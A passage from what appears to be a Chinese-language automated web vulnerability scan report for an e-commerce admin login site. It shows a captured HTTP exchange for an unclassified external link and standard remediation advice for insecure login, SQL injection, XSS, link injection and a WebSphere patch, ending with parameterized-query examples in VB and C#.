<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
        <!-- Login Form -->
        <form id="form-login" class="form-horizontal">
        <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 19 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/src/plugin/bootstrap/bootstrap.min.js> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
```



```

user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
    sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
    sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
    </head>

    <body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
        image for smaller file size) -->

        </div>

        <!-- END Login Background -->

        <!-- Login Container -->
        <div id="login-container" class="animation-fadeIn">
            <!-- Login Title -->
            <!-- END Login Title -->

            <!-- Login Block -->
            <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-

```

```
right:100px;" >
    <div align="center" style="padding:30px 0;">
        
        <div class="toptitle">        资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...
```



The Malware Link Analysis module could not classify this link

修订建议

高

发送敏感信息时，始终使用 SSL 和 POST（主体）参数。

TOC

该任务修复的问题类型

- 已解密的登录请求
- 查询中的密码参数

常规

已解密的登录请求

1. 确保所有登录请求都以加密方式发送到服务器。
2. 请确保敏感信息，例如：
 - 用户名
 - 密码
 - 社会保险号码
 - 信用卡号码
 - 驾照号码
 - 电子邮件地址
 - 电话号码
 - 邮政编码

一律以加密方式传给服务器。

查询中的密码参数

1. 确保所有登录请求都在主体中（并加密）发送到服务器。
2. 请确保敏感信息，例如：
 - 用户名
 - 密码
 - 社会保险号码
 - 信用卡号码
 - 驾照号码
 - 电子邮件地址
 - 电话号码
 - 邮政编码

始终放在请求主体中（并加密）来发送到服务器。

该任务修复的问题类型

- IBM WebSphere "WASPostParam" Cookie 反序列化拒绝服务

常规

根据 WebSphere 版本应用 WebSphere 修订 PI62375 或 PI70737。
遵循以下链接中的“建议/修订”部分：
<https://www-01.ibm.com/support/docview.wss?uid=swg21990060>

该任务修复的问题类型

- SQL 注入
- 跨站点脚本编制
- 通过框架钓鱼
- 链接注入（便于跨站请求伪造）
- 发现数据库错误模式
- JSON 中反映的未清理用户输入

常规

SQL 注入

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

[2] 策略：参数化

如果可用，使用自动实施数据和代码之间的分离的结构化机制。这些机制也许能够提供自动提供相关引用、编码和验证，而不是依赖于开发者在生成输出的每个点提供此能力。

[3] 策略：环境固化

使用完成必要任务所需的最低特权来运行代码。

[4] 策略：输出编码

如果在有风险的情况下仍需要使用动态生成的查询字符串或命令，请对参数正确地加引号并将这些参数中的任何特殊字符转义。

[5] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。

跨站点脚本编制

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证

假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。执行输入验证时，请考虑所有潜在相关的属性，包括长度、输入类型、可接受的值的完整范围、缺少或多余的输入、语法、在相关字段之间是否一致以及是否遵守了业务规则。作为业务规则逻辑的示例，“boat”可能在语法上有效（因为它仅包含字母数字字符），但如果预期为颜色（如“red”或“blue”），那么它就无效。动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的其他数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。输入验证会有效限制将在输出中出现的内容。它并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

通过框架钓鱼

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证

假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的白名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于针对恶意或格式错误的输入的黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。执行输入验证时，请考虑所有潜在相关的属性，包括长度、输入类型、可接受的值的完整范围、缺少或多余的输入、语法、在相关字段之间是否一致以及是否遵守了业务规则。作为业务规则逻辑的示例，“boat”可能在语法上有效（因为它仅包含字母数字字符），但如果预期为颜色（如“red”或“blue”），那么它就无效。动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。这是因为，它会有效限制将在输出中出现的内容。输入验证并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

链接注入（便于跨站请求伪造）

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证

假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入在白名单。拒绝没有严格遵守规范的输入，或者将其变换为严格遵守规范的内容。不要完全依赖于除去有潜在危险的字符的过滤机制。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。执行输入验证时，请考虑所有潜在相关的属性，包括长度、输入类型、可接受的值的完整范围、缺少或多余的输入、语法、在相关字段之间是否一致以及是否遵守了业务规则。作为业务规则逻辑的示例，“boat”可能在语法上有效（因为它仅包含字母数字字符），但如果预期为颜色（如“red”或“blue”），那么它就无效。动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理：不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。这是因为它会有效限制将在输出中出现的内容。输入验证并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

发现数据库错误模式

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

[2] 策略：参数化

如果可用，使用自动实施数据和代码之间的分离的结构化机制。这些机制也许能够提供自动提供相关引用、编码和验证，而不是依赖于开发者在生成输出的每个点提供此能力。

[3] 策略：环境固化

使用完成必要任务所需的最低特权来运行代码。

[4] 策略：输出编码

如果在有风险的情况下仍需要使用动态生成的查询字符串或命令，请对参数正确地加引号并将这些参数中的任何特殊字符转义。

[5] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。

JSON 中反映的未清理用户输入

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 `document.cookie` 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证

假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入由于格式严重错误而应直接拒绝。执行输入验证时，请考虑所有潜在的属性，包括长度、输入类型、可接受的值的完整范围、缺少或多余的输入、语法、在相关字段之间是否一致以及是否遵守了业务规则。作为业务规则逻辑的示例，“boat”可能在语法上有效（因为它仅包含字母数字字符），但如果预期为颜色（如“red”或“blue”），那么它就无效。动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的其他数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编

码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。输入验证会有效限制将在输出中出现的内容。它并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

.Net

SQL 注入

以下是保护 Web 应用程序免遭 SQL 注入攻击的两种可行方法：

[1] 使用存储过程，而不用动态构建的 SQL 查询字符串。将参数传递给 SQL Server 存储过程的方式，可防止使用单引号和连字符。

以下是如何在 ASP.NET 中使用存储过程的简单示例：

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value

// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制 — 例如，测试验证日期是否有效，或验证值是否在范围内 — 以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

为了确保用户输入仅包含有效值，您可以使用以下其中一种验证控件：

- a. “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。
- b. “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

